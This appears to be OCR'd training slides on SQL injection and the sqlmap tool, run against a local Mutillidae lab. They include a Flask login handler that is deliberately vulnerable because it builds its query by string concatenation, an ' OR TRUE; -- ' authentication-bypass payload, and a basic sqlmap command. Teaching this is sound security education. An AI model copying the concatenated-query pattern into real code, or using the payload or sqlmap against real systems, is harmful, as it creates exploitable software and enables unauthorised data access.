SQLMAP

Automating SQL Injection

Loi Liang Yang
Certified Information Systems Security Professional
Certified Ethical Hacker
CompTIA Security+

https://t.me/learningnets

SQLMAP

- Manual page

https://t.me/learningnets

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WA1 1DP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden

SQL TABLES

https://t.me/learningnets

SQL Statements

STRUCTURED QUERY LANGUAGE
STANDARD PROGRAMMING LANGUAGE
FOR INTERACTING WITH DATABASES
EXAMPLE COMMANDS:
SELECT – RETRIEVE DATA
DROP – DELETE TABLE
INSERT – ADD ROW TO TABLE
UPDATE – MODIFY ROW IN A TABLE
DELETE – REMOVE ROW FROM TABLE
-- COMMENTS ARE WRITTEN WITH A DASH DASH SPACE IN FRONT

https://t.me/learningnets

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
1	Alfreds Futterkiste	Maria Anders	Obere Str. 57	Berlin	12209	Germany
2	Ana Trujillo Emparedados y helados	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	05021	Mexico
3	Antonio Moreno Taquería	Antonio Moreno	Mataderos 2312	México D.F.	05023	Mexico
4	Around the Horn	Thomas Hardy	120 Hanover Sq.	London	WA1 1DP	UK
5	Berglunds snabbköp	Christina Berglund	Berguvsvägen 8	Luleå	S-958 22	Sweden

SELECT * FROM CUSTOMERS;
SELECT CUSTOMERNAME, CITY FROM CUSTOMERS;

https://t.me/learningnets

```python
# On Login Form Submit. Loads home page or shows error.
@app.route('/login', methods=['POST'])
def verify_credentials():

        # Parse user input fields
        name=request.form['login_username']
        password=hashlib.sha256(request.form['login_password'].encode('utf-8')).hexdigest()

        # Query Database
        cursor = db.cursor()
        cursor.execute("select * from user where username = '" + name + "' and password = '" + password + "';")
        rows = cursor.fetchall()
        error = None

        if rows:
                # User found
```


```html
<form>
    <input name="username" type="text" id="uname">
    <input name="password" type="password" id="upass">
</form>
```

CLIENT TO SERVER CODING

https://t.me/learningnets

SQL INJECTION

- Inject SQL commands with unsanitized user data
- Steal, modify, destroy data
- What does unsanitized mean?
- Sanitization – cleaning
- Clean input by removing all special characters; disallow certain characters, etc.
- Very dangerous to directly process user input without sanitizing it first.

https://t.me/learningnets


```
CURSOR.EXECUTE("SELECT
* FROM USER WHERE
USERNAME='" + NAME + "'
AND PASSWORD = '" +
PASSWORD + "';")
```

select * from user
where username='
OR TRUE; -- ' AND
password = '????';

https://t.me/learningnets

Key commands of SQLMAP


- python sqlmap.py -u 'target ip address'



https://t.me/learningnets

Key commands of SQLMAP


- python sqlmap.py -u 'target ip address'



https://t.me/learningnets


SQLMAP Injection

- Union tests



https://t.me/learningnets

Vulnerable fields



https://t.me/learningnets

SUBMISSION URL LINKS


HTTP://192.168.0.212/MUTILLIDAE/INDEX.PHP?PAGE=USER-INFO.PHP&USERNAME=TEST&PASSWORD=TEST&USER-INFO-PHP-SUBMIT-BUTTON=VIEW+ACCOUNT+DETAILS

https://t.me/learningnets

Target Url with input


https://t.me/learningnets

Injectable fields




https://t.me/learningnets

Injectable fields are highlighted



https://t.me/learningnets

